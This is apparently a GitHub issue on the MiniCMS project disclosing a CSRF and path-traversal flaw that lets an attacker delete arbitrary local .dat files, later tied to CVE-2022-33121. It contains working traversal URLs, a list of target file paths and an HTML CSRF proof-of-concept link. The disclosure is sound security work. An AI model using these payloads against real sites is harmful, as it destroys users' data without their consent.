☐ bg5sbk / MiniCMS (Public)



New issue Jump to bottom

There is CSRF vulnerabilities that can lead to deleting local .dat files #45


 \bigcirc **Open** youki992 opened this issue on Jun 11 \cdot 1 comment

youki992 commented on Jun 11 • edited •

Software Link: https://github.com/bg5sbk/MiniCMS After the installation is complete, log in as administrator, open the page

In post.php, user can delete any local .dat files without filter

Create 1.dat in the parent directory



To delete 1.dat, the url is like http://127.0.0.1:80/MiniCMS-master/mc-admin/post.php? delete=../1&state=delete&date=&tag=

Also you can delete any .dat file like local google chrome file

```
./opt/google/chrome/icudtl.dat
./opt/metasploit-framework/embedded/lib/ruby/gems/3.0.0/gems/domain_name-0.5.20190701/data/public_suffix_list.dat
./opt/metasploit-framework/embedded/framework/data/exploits/php/rfi-locations.dat
./opt/metasploit-framework/embedded/framework/data/exploits/CVE-2007-3314.dat
./usr/local/go/src/regexp/testdata/nullsubexpr.dat
./usr/local/go/src/regexp/testdata/repetition.dat
./usr/local/go/src/regexp/testdata/basic.dat
./usr/lib/jvm/java-8-openjdk-amd64/jre/lib/tzdb.dat
./usr/lib/firmware/myri10ge_rss_eth_z8e.dat
./usr/lib/firmware/myri10ge_eth_big_z8e.dat
./usr/lib/firmware/myri10ge_rss_eth_big_z8e.dat
./usr/lib/firmware/myri10ge_rss_ethp_z8e.dat
./usr/lib/firmware/myri10ge_eth_z8e.dat
./usr/lib/firmware/myri10ge_rss_ethp_big_z8e.dat
./usr/lib/firmware/myri10ge_ethp_big_z8e.dat
./usr/lib/firmware/myri10ge_ethp_z8e.dat
 /usr/share/doc/flex/examples/manual/yymoretest.dat
 /usr/share/doc/flex/examples/manual/datetest.dat
```

http://127.0.0.1:80/MiniCMS-master/mc-admin/page.php? delete=../../../../../opt/google/chrome/icudtl&state=delete&date=&taq=

Here is CSRF POC test.html: Log in and click the link in test.html, modify the parameter of delete and users will delete the .dat file in the specified directory at last.

```
<a href="http://127.0.0.1:80/MiniCMS-master/mc-admin/post.php?
delete=../1&state=delete&date=&tag=">click</a>
```

youki992 changed the title There are two CSRF vulnerabilities that can lead to deleting local .dat files
There is CSRF vulnerabilities that can lead to deleting local .dat files on Jun 11

Assignees		
No one assigned		
Labels		
None yet		
Projects		
None yet		
Milestone		
No milestone		
Development		
Development		
No branches or pull requests		
1 participant		
1 participant		

youki992 commented on Jun 24

use CVE-2022-33121

Author